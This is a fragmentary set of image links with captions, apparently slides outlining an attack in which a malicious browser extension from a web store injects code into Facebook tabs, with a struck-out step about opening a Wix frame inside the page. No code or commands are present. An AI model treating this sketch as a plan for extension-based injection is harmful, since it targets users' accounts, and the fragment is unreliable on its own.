
Attack Page




Attack Page




Google Web Store




Extension Course of Action




Inject Code
Into Facebook tabs



~~Open Wix Frame~~
~~Transparently inside a Facebook page~~


